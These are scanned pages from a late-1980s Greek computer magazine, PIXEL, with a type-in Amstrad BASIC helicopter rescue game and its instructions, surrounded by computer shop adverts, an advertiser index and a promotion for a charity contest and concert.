3020 DATA 60,90,153,231,231,153,
90,60,24,36,126,129,285,195,126,
65,219,189,219,189,219,189,219,1
89
4000 PLOT OVER 1;0,0; DRAW OVER
1; INK 5; (Y*8), (175-(X*8)); FOR
N=1 TO 10; NEXT N; PLOT OVER 1;0
,0; DRAW INK 3; OVER 1; (Y*8), (17
5-(X*8)); RETURN

```

GRAPHICS

⌘ = A   ⌘ = B   ⌘ = C



**AMSTRAD** 

# HELICOPTER



**B**ρίσκεσαι μέσα σε ένα ελικόπτερο μιας ομάδας διασώσεως. Σκοπός σου είναι να αναλάβεις καθήκοντα πιλότου. Κατευθύνοντας σωστά το ελικόπτερο και αφού ξεπεράσεις τα διάφορα εμπόδια που υπάρχουν (κινητά και μη), πρέπει να φορτώσεις ανυπεράσπιστους ανθρώπους από τη βάση που υπάρχει στην κάτω δεξιά γωνία του MONITOR. Τελευταίο στάδιο της αποστολής σου είναι να τους μεταφέρεις στη βάση που υπάρχει από επάνω για να είναι ασφαλείς.

Αν όμως κατά τη διάρκεια του αποβίβασμού παραμείνεις στη βάση μετά την αποβίβαση και του τελευταίου ανθρώπου τότε αφαιρούνται άνθρωποι αλλά και βαθμοί από το SCORE.

**ΟΔΗΓΙΕΣ:**

Ξεκινάς το παιχνίδι με 5 ζωές και σε κάθε εμπόδιο που πέφτεις σου αφαιρείται μια ζωή. Διασχίζοντας τη θάλασσα, και ενώ βρίσκεσαι από πάνω της, βλέπεις στο βάθος τη βάση που πρέπει να πας για να φορτώσεις τους ανυπεράσπιστους ανθρώπους.

Αν όμως βυθιστείς στη θάλασσα, χάνεις μια από τις ζωές σου και συνεχίζεις μέχρι να φτάσεις στη βάση. Αφού φτάσεις και το φόρτωμα αρχίσει, πρέπει να προσέξεις γιατί, αν φορτώσεις περισσότερους από 33 ανθρώπους, τότε το ελικόπτερο πέφτει λόγω υπερφόρτωσης και το παιχνίδι τελειώνει.

Η κίνηση του ελικοπτέρου γίνεται με τα πλήκτρα:

- Q: Επάνω
- A: Κάτω
- O: Αριστερά
- P: Δεξιά

**ΔΟΜΗ ΤΟΥ ΠΡΟΓΡΑΜΜΑΤΟΣ  
ΓΡΑΜΜΕΣ:**

- 100-290: GRAPHICS
- 300-530: Καθορισμός μεταβλητών - σχεδιασμός οθόνης
- 540-600: Καθορισμός πλήκτρων
- 610-1020: MAIN GAME

Σίμος Βαρελάκης  
ΜΑΡΑΘΩΝΟΣ 17  
ΑΙΓΑΛΕΩ 12244  
ΑΘΗΝΑ.

```

10 REM *****
20 REM *** SIMOS VARELAKIS ***
30 REM *** PRESENT ***
40 REM *** HELIC ***
50 REM *** COPYRIGHT: 1987 ***
60 REM *** FOR PIXEL ***
70 REM *****
80 REM 'GRAPHICS'
90 PEN 1 :LET L=5:LET H=0:LET SC=0
    
```



## AMSTRAD

```
100 CLS
110 MODE 1
120 SYMBOL AFTER 32
130 SYMBOL 33,255,255,255,231,231,255,255,255
140 SYMBOL 252,0,0,0,2,2,2,7,63
150 SYMBOL 240,255,255,16,24,27,25,255,0
160 SYMBOL 241,255,255,64,192,192,192,255,0
170 SYMBOL 242,0,0,0,0,6,4,7,0
180 SYMBOL 243,128,128,128,192,192,192,192
190 SYMBOL 244,3,3,3,1,1,0,0,255
200 SYMBOL 245,99,99,195,131,131,207,243,255
210 SYMBOL 246,240,248,136,99,15,7,3,3
220 SYMBOL 247,7,2,2,2,0,0,0,0
230 SYMBOL 248,0,0,0,240,0,0,0,0
240 SYMBOL 249,0,0,0,255,224,224,248,255
250 SYMBOL 250,0,0,0,255,0,0,3,127
260 SYMBOL 251,0,0,0,0,0,0,128,224
270 SYMBOL 253,192,192,0,0,0,0,0,0
280 SYMBOL 254,255,255,255,255,255,255,255,255
290 SYMBOL 255,0,0,0,32,80,138,5,0
300 REM *FUNCTIONS*
310 LET x=4:LET y=24
320 FOR g=i TO 100:NEXT g:CLS:LOCATE x,y:PRINT CHR$(242):LOCATE (x+1),y:PRINT CH
R$(241):LOCATE (x+2),y:PRINT CHR$(240):LOCATE (x+1),
(y-1):PRINT CHR$(245):LOCATE (x+2),(y-1):PRINT CHR$(244)
330 IF x=33 AND y=24 THEN h=h+3:dh=h*3::LOCATE 17,1:PRINT;H
```

# ATLANTISOFT

## Η ΟΛΟΚΛΗΡΩΜΕΝΗ ΠΗΓΗ ΠΛΗΡΟΦΟΡΙΚΗΣ

**PC/XT COMPATIBLE  
MEGA 4000 TURBO SYSTEM**

640 KRAM  
4,77 - 10 MHz  
2 disk-drives  
14" οθόνη

πληκτρολόγιο επαγγελματικό 101 πλήκτρα.

**165.000 δρχ.**

Με 20 MB SEAGATE σκληρός δίσκος + 1 Floppy drive

**235.000 δρχ.**



**VIDEO DIGITIZER**

Για Commodore - Atari - Apple - IBM PC

Υπολογιστές Amiga-Atari και πλήρη σειρά περιφερειακών σε πολύ χαμηλές τιμές.  
Διαθέτουμε τα καλύτερα προγράμματα της Αμερικάνικης αγοράς.

**25.500 δρχ.**



# AMSTRAD

```
340 LOCATE 1,1:PRINT "LIVES:";L:LOCATE 13,1:PRINT "MENS";h:v=12:ec=v#h1
350 LOCATE (x+3),(y-1):PRINT CHR$(243):LOCATE x,(y-1):PRINT CHR$(246):LOCATE (x-
1),(y-1):PRINT CHR$(247)
360 PRINT CHR$(247):LOCATE (x+3),(y-2):PRINT CHR$(248)
370 LOCATE (x+2),(y-2):PRINT CHR$(249):LOCATE (x+1),(y-2):PRINT CHR$(250):LOCATE
x,(y-2):PRINT CHR$(251):LOCATE (x-1),(y-2):PRINT C
HR$(252)
380 LOCATE (x+3),y:PRINT CHR$(253)
390 LOCATE 3,26:PRINT CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254)
400 PEN 2:LOCATE 31,14:PRINT CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254):LOCATE 31,
10
410 PEN 2:LOCATE 31,10:PRINT CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254)
420 LOCATE 35,14:PRINT CHR$(254):LOCATE 35,13:PRINT CHR$(254):LOCATE 35,12:PRIN
T CHR$(254):LOCATE 35,11:PRINT CHR$(254)
430 PEN 1
440 IF x=31 AND Y=16 OR X=31 AND Y=14 OR X=32 AND Y=14 OR X=33 AND Y=13 THEN PE
N 3: PRINT"SCRASH":PEN 1:L=L-1:LOCATE 1,1:PRINT"LIVE
S:"L:SOUND 1,114,52,15:SOUND 1,114,52,7
450 IF (x+3)=31 AND (y-2)=10 OR (x+3)=32 AND (y-2)=10 OR (x+3)=33 AND (y-2)=10 O
R (x+3)=34 AND (y-2)=10 OR (x+3)=35 AND (y-2)=10 THE
N PEN 3: PRINT "SCRASH":L=L-1:LOCATE 1,1:PEN 1:PRINT"LIVES:"L:SOUND 1,114,52,15:
SOUND 1,114,52,7:SOUND 1,114,52,15
460 PEN 2:
470 LOCATE 8,25:PRINT CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255
)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+
CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+CHR$(255)+
480 PEN 1
490 LOCATE 31,25:PRINT CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254)+CHR$(254)
500 b=RND * 20:c=RND * 20
510 E=RND*20:F=RND*20:
520 IF b<=2 THEN b=3:IF c<=2 THEN c=3
530 IF E<=2 THEN E=3:IF F<=2 THEN F=3
540 REM 'KEYS'
550 LET r$=INKEY$
560 IF r$="o" OR R$="O" THEN x=x-1:GOTO 550
570 IF r$="p" OR R$="P" THEN x=x+1:GOTO 550
580 IF r$="q" OR R$="Q" THEN y=y-1:GOTO 550
590 IF r$="a" OR R$="A" THEN y=y+1:GOTO 550
600 IF y=3 THEN y=4:IF y=2 THEN y=4
610 REM 'MAIN GAME'
620 IF y=25 THEN:PEN 3: PRINT "BOOM":SOUND 1,1244,35,15:SOUND 1,1244,35,7:PEN 1
:FOR T=1 TO 10:NEXT:L=L-1:LOCATE 1,1:PRINT "LIVES ";
L:IF L=0 THEN GOTO 980
630 PEN 2:LOCATE b+5,c+2:PRINT CHR$(254):LOCATE b+3,c+5:PRINT CHR$(254):LOCATE
c+2,b+4:PRINT CHR$(254)
640 LOCATE E+1,F+2:PRINT CHR$(254):LOCATE E+2,F+3:PRINT CHR$(254):LOCATE E+3,F+1
:PRINT CHR$(254):LOCATE F+1,E+4:PRINT CHR$(254):LOCA
TE F+3,E+5:PRINT CHR$(254):PEN 1
650 PEN 3:LOCATE 14,24:PRINT CHR$(33):LOCATE 14,23:PRINT CHR$(33):LOCATE 14,22:
PRINT CHR$(33):LOCATE 15,22:PRINT CHR$(33)+CHR$(33)+
CHR$(33)
660 LOCATE 16,18:PRINT CHR$(33)+CHR$(33)+CHR$(33)+CHR$(33)+CHR$(33)+CHR$(33)+CHR
$(33)+CHR$(33)
670 LOCATE 23,19:PRINT CHR$(33):LOCATE 23,20:PRINT CHR$(33):LOCATE 23,21:PRINT
CHR$(33):
680 LOCATE 16,14:PRINT CHR$(33)+CHR$(33)+CHR$(33):LOCATE 24,10:PRINT CHR$(33)+CH
R$(33)
690 LOCATE 24,18:PRINT CHR$(33):LOCATE 24,17:PRINT CHR$(33):LOCATE 24,16:PRINT C
HR$(33):LOCATE 24,15:PRINT CHR$(33):LOCATE 24,14:PRI
NT CHR$(33):LOCATE 24,13:PRINT CHR$(33)
```



# AMSTRAD

```

700 LOCATE 24,12:PRINT CHR$(33):LOCATE 24,11:PRINT CHR$(33)
710 LOCATE 18,13:PRINT CHR$(33):LOCATE 18,12:PRINT CHR$(33):LOCATE 18,11:PRINT C
HR$(33):LOCATE 18,10:PRINT CHR$(33):LOCATE 18,9:PRIN
T CHR$(33):LOCATE 18,8:PRINT CHR$(33):LOCATE 18,7:PRINT CHR$(33):LOCATE 18,6:PRI
NT CHR$(33):LOCATE 18,5:PRINT CHR$(33)
720 LOCATE 18,5:PRINT CHR$(33)+CHR$(33)+CHR$(33)+CHR$(33)+CHR$(33)+CHR$(33)+CHR$
(33)+CHR$(33)
730 IF X=FIX(B+5)AND Y=FIX(C+2) OR X=FIX(B+3) AND Y=FIX(C+5) OR X=FIX(C+2) AND
Y=FIX(B+4) THEN PEN 3:LOCATE 1,13:PRINT"ROCKET ":SO
UND 1,218,24,15:FOR D=1 TO 300:NEXT D:L=L-1:PEN 1:LOCATE 1,1:PRINT"LIVES: ";L
740 IF X=14 AND Y=22 OR X=15 AND Y=22 OR X=16 AND Y=22 OR X=17 AND Y=22 OR (X+1)
=14 AND Y=22 OR (X+1)=15 AND Y=22 OR (X+1)=16 AND Y
=22 OR (X+2)=17 AND Y=22 THEN PEN 3:PRINT "SCRASH":LET L=L-1:PEN 1:LOCATE 1,1:PR
INT"LIVES: ";L:SOUND 1,218,24,15
750 IF X=16 AND Y=18 OR X=17 AND Y=18 OR X=18 AND Y=18 OR X=19 AND Y=18 OR X=20
AND Y=18 OR X=21 AND Y=18 OR X=22 AND Y=18 OR X=24
AND Y=18 THEN PEN 3:PRINT "SCRASH":LET L=L-1:PEN 1:LOCATE 1,1:PRINT"LIVES: ";L:SO
UND 1,218,24,15:
760 IF X=24 AND Y=10 OR X=25 AND Y=10 OR (X+2)=24 AND Y=10 OR (X+2)=25 AND Y=10
THEN PEN 3:PRINT "SCRASH":LET L=L-1:PEN 1:LOCATE 1
,1:PRINT"LIVES: ";L:SOUND 1,218,24,15
770 IF (X+3)=24 AND (Y-1)=11 OR(X+3)=24 AND (Y-1)=12 OR(X+3)=24 AND(Y-1)=13 OR(X
+3)=24 AND (Y-1)=14 OR(X+3)=24 AND (Y-1)=15 OR(X+3)=
24 AND (Y-1)=16 OR(X+3)=24 AND (Y-1)=17 THEN PEN 3:PRINT "SCRASH":LET L=L-1:PEN
1:LOCATE 1,1:PRINT"LIVES: ";L:SOUND 1,218,15

```

## Λίστα Διαφημιζομένων PIXEL

ACOC	23, 122
COMPUTER BANK	59
COMPUTER CENTER	22
DATA SHOP	40
DPL	14
ECS	17
ΕΛΚΑΤ	42, 102, 105
ENA COMPUTERS	101
GEDICO	57
GENERAL	28, 49
GMS	126
GREEK SOFTWARE	10
INFOQUEST	65, 119
INTER COMPUTER	133
KISWARE	20
LAZE	45
MB COMPUTER	118
MICROXΩΡΑ	36
MICROTECHNIKA	142
MPS	53
OCEAN HELLAS	8
ΠΑΠΑΣΩΤΗΡΙΟΥ	113
ΠΑΡΑΤΗΡΗΤΗΣ	133
PHILIPS	35
ΠΛΑΙΣΙΟ	19
SAKENET	2
SIMKO	159
SOFTSUPPORT	58
ΣΠΟΥΔΑΣΤΗΣ	15
THE COMPUTER SHOP	160
THOMAS SOFT	33

## ΑΝΤΑΛΛΑΓΕΣ

### Η/Υ & ΠΕΡΙΦΕΡΕΙΑΚΩΝ

**ΘΕΛΕΙΣ ΝΑ ΑΝΤΑΛΛΑΞΕΙΣ Ή ΝΑ ΠΟΥΛΗΣΕΙΣ ΤΟΝ ΥΠΟΛΟΓΙΣΤΗ ΣΟΥ Ή ΚΑΠΟΙΟ ΠΕΡΙΦΕΡΕΙΑΚΟ ΤΟΥ; ΘΕΛΕΙΣ ΝΑ ΑΓΟΡΑΣΕΙΣ ΕΝΑΝ ΚΑΛΟΜΕΤΑΧΕΙΡΙΣΜΕΝΟ ΜΕ ΕΓΓΥΗΣΗ ΚΑΙ ΒΕΒΑΙΗ ΥΠΟΣΤΗΡΙΞΗ;**

**ΕΛΑΣΤΗΝ ΜΥΛΤΙΤΕΕ !!**

COMMODORE 64	25.000
(+ κοσμητόφυνο)	
COMMODORE 1541	29.000
AMSTRAD 464	25.000
AMSTRAD 6128	50.000
COLOR MONITORS	48.000
20MB HD SEAGATE	69.000

**ΜΕ ΚΑΘΕ ΑΓΟΡΑ PC ΔΩΡΟ 1 HOME MICRO**

**ATARI ST  
AMSTRAD PC  
ΕΠΕΚΤΑΣΗ  
ΜΝΗΜΗΣ  
ΑΜΕΣΗ  
ΠΑΡΑΔΟΣΗ**

**MULTITEC**

**COMPUTER SYSTEMS & SOFTWARE**

**ΟΙ ΤΙΜΕΣ ΠΕΡΙΕΧΟΥΝ Φ.Π.Α. 16%**

ΙΚΟΝΙΟΥ 10, ΕΝΑΝΤΙ ΑΧΑΡΝΩΝ 166, ΑΓ. ΠΑΝΤΕΛΕΗΜΟΝΑΣ, ΑΘΗΝΑ 104 46, ΤΗΛ.: 8628.020.



# AMSTRAD

```
780 IF (X+3)=14 AND (Y-1)=24 OR (X+3)=14 AND (Y-1)=23 THEN PEN 3:PRINT "SCRASH":
LET L=L-1:PEN 1:LOCATE 1,1:PRINT"LIVES:";L:SOUND 1,2
18,15
790 IF (X-1)=18 AND(Y-1)=6 OR(X-1)=18 AND(Y-1)=7 OR(X-1)=18 AND(Y-1)=8 OR(X-1)=1
8 AND(Y-1)=9 OR(X-1)=18 AND(Y-1)=10 OR(X-1)=18 AND(Y
-1)=11 OR(X-1)=18 AND(Y-1)=12 THEN PEN 3:PRINT "SCRASH":LET L=L-1:PEN 1:LOCATE 1
,1:PRINT"LIVES:";L:SOUND 1,218,15
800 IF(X-1)=18 AND(Y-1)=13 THEN PEN 3:PRINT "SCRASH":LET L=L-1:PEN 1:LOCATE 1,1:
PRINT"LIVES:";L:SOUND 1,218,15
810 IF(x+2)=18 AND (y-2)=5 OR(x+2)=19 AND (y-2)=5 OR(x+2)=20 AND (y-2)=5 OR(x+2)
=21 AND (y-2)=5 OR(x+2)=22 AND (y-2)=5 THEN PEN 3:PR
INT "SCRASH":LET L=L-1:PEN 1:LOCATE 1,1:PRINT"LIVES:";L:SOUND 1,218,15
820 IF(x+2)=23 AND (y-2)=5 OR(x+2)=24 AND (y-2)=5 OR(x+2)=24 AND (y-2)=5 OR(x+2)
=25 AND (y-2)=5 OR(x+2)=16 AND (y-2)=14 OR(x+2)=17 A
ND (y-2)=14 OR(x+2)=18 AND (y-2)=14 THEN PEN 3:PRINT "SCRASH":LET L=L-1:PEN 1:LO
DATE 1,1:PRINT"LIVES:";L:SOUND 1,218,15
830 IF X=FIX(E+1) AND Y=FIX(F+2) OR X=FIX(E+2) AND Y=FIX(F+3) OR X=FIX(E+3) AND
Y=FIX(F+3) OR X=FIX(F+1) AND Y=FIX(E+4) OR X=FIX(F+3
) AND Y=FIX (E+5) THEN PEN 3:LOCATE 1,13:PRINT "ROCKET ":SOUND 1,218,24,15:FOR D
=1 TO 300:NEXT D:L=L-1:PEN 1:
840 IF (X+1)=FIX(E+1) AND Y=FIX(F+2) OR (X+1)=FIX(E+2) AND Y=FIX(F+3) OR (X+1)=F
IX(E+3) AND Y=FIX(F+3) OR (X+1)=FIX(F+1) AND Y=FIX(E
+4) OR (X+1)=FIX(F+3) AND Y=FIX (E+5) THEN PEN 3:LOCATE 1,13:PRINT "ROCKET ":SOU
ND 1,218,24,15:FOR D=1 TO 300:NEXT D:L=L-1:
850 PEN 1
860 IF (x+1)=FIX(B+5)AND Y=FIX(C+2) OR (x+1)=FIX(B+3) AND Y=FIX (C+5) OR (X+1)=
FIX(C+2) AND Y=FIX(B+4) THEN PEN 3:LOCATE 1,13:PRINT
"ROCKET ":SOUND 1,218,24,15:FOR D=1 TO 300:NEXT D:L=L-1:PEN 1:LOCATE 1,1:PRINT"L
IVES:";L
870 IF(X+2)=FIX(B+5)AND Y=FIX(C+2) OR (X+2)=FIX(B+3) AND Y=FIX (C+5) OR (X+2)=F
IX(C+2) AND Y=FIX(B+4) THEN PEN 3:LOCATE 1,13:PRINT"
ROCKET ":SOUND 1,218,24,15:FOR D=1 TO 300:NEXT D:L=L-1:PEN 1:LOCATE 1,1:PRINT"LI
VES:";L
880 IF (x+2)=FIX(E+1) AND Y=FIX(F+2) OR (X+2)=FIX(E+2) AND Y=FIX(F+3) OR (X+2)=F
IX(E+3) AND Y=FIX(F+3) OR (X+2)=FIX(F+1) AND Y=FIX(E
+4) OR (X+2)=FIX(F+3) AND Y=FIX (E+5) THEN PEN 3:LOCATE 1,13:PRINT "ROCKET ":SOU
ND 1,218,24,15:FOR D=1 TO 300:NEXT D:L=L-1
890 PEN 1
900 IF (X+1)=FIX(B+5)AND(Y-1)=FIX(C+2) OR (X+1)=FIX(B+3) AND (Y-1)=FIX (C+5) OR
(X+1)=FIX(C+2) AND (Y-1)=FIX(B+4) THEN PEN 3:LOCATE
1,13:PRINT"ROCKET ":SOUND 1,218,24,15:FOR D=1 TO 300:NEXT D:L=L-1:PEN 1:LOCATE 1
,1:PRINT"LIVES:";L
910 LOCATE 1,1:PRINT"LIVES:"L
920 IF L=0 THEN GOTO 980
930 IF x=33 AND y=24 THEN h=h+3:SC=H*3:rt=9C+dh:LOCATE 17,1:PRINT;H
940 IF h=33 THEN PEN 3:LOCATE 1,9:PRINT"NO MORE MENS":PEN 1:FOR D=1 TO 100:NEXT:
GOTO 960
950 IF H=36 THEN PEN 3:PRINT"FULL ":FOR Q=1 TO 2500:NEXT Q:SOUND 1,232,50,15:SOU
ND 1,232,50,7 :PEN 1:GOTO 980
960 IF x=31 AND y=13 THEN h=h-6:LOCATE 13,1:PRINT"MENS":H:IF h<0 THEN 970:IF H=0
THEN 970
970 GOTO 320
980 CLS:LOCATE 15,15: PRINT"GAME OVER "
990 PEN 2:PRINT"YOUR SCORE WAS ";rt+SC:FOR P=1 TO 1100:NEXT:PEN 3:
1000 INPUT"PLAY AGAIN Y/N ";I$
1010 IF I$="Y" OR I$="y" THEN 90
1020 IF I$="N" OR I$="n" THEN NEW
```



# PIXEL


ΥΠΟ ΤΗΝ ΑΙΓΙΔΑ ΤΟΥ ΔΗΜΟΥ ΑΘΗΝΑΙΩΝ

## GRAND PRIX IV

ΣΤΟ ΔΡΟΜΟ

ΓΙΑ ΤΑ ΣΧΟΛΕΙΑ ΤΟΥ 2000

Το GRAND PRIX IV, προχωρεί ακάθεκτο. Αυτό το μήνα υπάρχει κατάλογος με τα δώρα που θα κληρωθούν (και τα οποία αυξάνονται συνεχώς) και το κουπόνι συμμετοχής γι' αυτούς που δεν πρόλαβαν να λάβουν μέρος στο διαγωνισμό μας, ή να παραγγείλουν τα εισιτήρια για την συναυλία, της οποίας τα έσοδα θα διατεθούν για αγορά υπολογιστών στα ελληνικά σχολεία.



6.000.000  
GRAND PRIX IV  
ΤΟ ΚΟΥΠΟΝΙ  
ΣΥΜΜΕΤΟΧΗΣ





ΣΤΟ ΔΡΟΜΟ ΓΙΑ ΤΑ ΣΧΟΛΕΙΑ ΤΟΥ 2000

# ΜΕΡΙΚΑ ΑΠΟ ΤΑ ΔΩΡΑ ΜΑΣ



APPLE IIC



OLIVETTI  
PRODEST PC1



ATARI 500 STM



CONTEC PC



ATARI MEGA ST



SUPER TURBO X



# GRAND PRIX IV

## ΤΕΛΙΚΗ ΕΥΘΕΙΑ

Η αντίστροφη μέτρηση πλησιάζει σταθερά προς το μηδέν. Ο τερματισμός του GRAND PRIX IV βρίσκεται πια πολύ κοντά. Φίλοι του PIXEL, μικροί και μεγάλοι, πατήστε γκάζι... φτάνουμε!

**Λ**ίγο πριν το σημαϊάκι του τερματισμού είμαστε πια υποχρεωμένοι να σας πούμε και τα υπόλοιπα μυστικά της συναυλίας. Γιατί καλό το σασπένς, αλλά ...μην παίζουμε και με τα νεύρα σας!

Αρχίζουμε λοιπόν κατ' ευθείαν από το ...ψητό: τα δώρα. Τα δώρα που προσφέρουν σχεδόν όλες οι εταιρίες και τα computer shops του χωρού, σε ... από τους τυχερότερους φίλους του PIXEL. Computers, περιφερειακά, αναλώσιμα, προγράμματα όλων των ειδών (ΚΑΙ παιχνίδια), μαθήματα προγραμματισμού, βιβλία, hi-tech συσκευούλες, αξίας μεγαλύτερης από 6 εκατομμύρια δρχ. Είπαμε να έχει επιτυχία το GRAND PRIX, αλλά μάλλον το ...παρακάναμε! Και δεν τελειώσαμε ακόμα. Τα δώρα αυξάνονται συνεχώς και, τον επόμενο μήνα, θα έχουμε ακόμα περισσότερα.

### ΟΙ ΠΡΟΣΚΛΗΣΕΙΣ...

Υπάρχουν και εδώ, όπως φυσικά και το κουπόνι συμμετοχής. Περιμένουμε τη συμμετοχή σας, τη γνώμη σας, την παρουσία σας και, γενικώς ...σας περιμένουμε! Μην ξεχνάτε ότι η προθεσμία είναι η 25 Μαΐου (σφραγίδα ταχυδρομείου) και, φυσικά, όσοι θέλουν να λάβουν μέρος, έχουν μοναδικό δικαίωμα συμμετοχής (ανά άτομο).

### ΠΟΥ, ΠΩΣ, ΠΟΤΕ;

Σιγά, φίλοι μας, μια-μια οι ερωτήσεις. Λοιπόν, ελπίζουμε ό,τι εκείνο το βράδυ του Ιουνίου δεν θα έχετε κανένα πρόβλημα. Βάλτε λοιπόν τον αυτόματο πιλότο και ελάτε να διασκεδάσουμε! Βέβαια, το πάρτυ με τη μουσική είναι σαν το κρέας με τα κόκαλα: πάνε πάντα μαζί. Πάρτυ έχουμε, από μουσική λοιπόν

πώς πάμε; Μην ανησυχείτε καθόλου: Ο Γιάννης Μηλιώκας, η Πωλίνα, η Αφροδίτη Μάνου, ο Σάκης Μπουλάς, και οι Νορμάλ θα είναι μαζί σας! Τα πιο κεφάλτα ονόματα της μουσικής Αθήνας, μαζί, σε ένα φοβερό πάρτυ! Τι άλλο θέλετε;

### ΔΕΝ ΤΕΛΕΙΩΣΑΜΕ

Η κλήρωση των δώρων θα γίνει με όλες τις τιμές και τους τύπους σε συμβολαιογραφικό γραφείο, λίγες μέρες πριν την εκδήλωση, και τα ονόματα των τυχερών θα τοιχοκολληθούν σε πολλά σημεία του Σταδίου. Σκεφθήκαμε ότι θα ήταν προτιμότερο έτσι, μια και ο αριθμός των δώρων -και φυσικά οι τυχεροί - θα είναι φέτος περισσότεροι. Εκτός από αυτό, όμως, θα έχετε τη δυνατότητα να διασκεδάσετε περισσότερο με τους αγαπημένους σας καλλιτέχνες.

Η προθεσμία παραλαβής των δώρων είναι η 30 Δεκεμβρίου 1988. Καλό θα ήταν βέβαια να τα παραλάβετε όσο το δυνατόν πιο έγκαιρα.

### ΤΑ ΣΧΟΛΕΙΑ ΣΑΣ ΠΕΡΙΜΕΝΟΥΝ


Μην ξεχνάτε ότι τα σχολεία της Ελλάδας περιμένουν τη συμμετοχή σας. Τα χρήματα της εκδήλωσης θα γίνουν ηλεκτρονικοί υπολογιστές και θα μοιραστούν σε όλη την Ελλάδα.

Ήδη έχουν γίνει κάποιες εκτιμήσεις και τα σχολεία που εσείς ψηφίζετε μπαίνουν σε προτεραιότητες.

### ΣΑΣ ΠΕΡΙΜΕΝΟΥΜΕ

Διαλέξαμε την ημερομηνία έτσι, ώστε να μην έχετε πια υποχρεώσεις εξετάσεων ή μαθημάτων. Η ημέρα αυτή είναι η αρχή των διακοπών σας και, όπως και πέρυσι, οι διακοπές σας αρχίζουν με το πάρτυ του PIXEL.

Φανταστείτε λοιπόν: Καλοκαιρινό απογευματάκι, αμέσως μετά το τέλος των εξετάσεων. Ο Γιάννης Μηλιώκας, η Πωλίνα, η Αφροδίτη Μάνου, ο Σάκης Μπουλάς, οι Νορμάλ. Το πάρτυ του καλοκαιριού σας περιμένει!





## ● ΤΑ ΕΠΑΘΛΑ ΤΟΥ ΔΙΑΓΩΝΙΣΜΟΥ

- 1 SUPER TURBO X + 1 disk drive + 20MB hard disk + κάρτα PEGA ( Hercules/EGA) + hires EGA monitor + κάρτα modem, συνολικής αξίας 380.000 δρχ. Από το ΠΛΑΙΣΙΟ COMPUTERS (Στουρνάρα 24 & Μπουμπουλίνης, τηλ. 3644001).
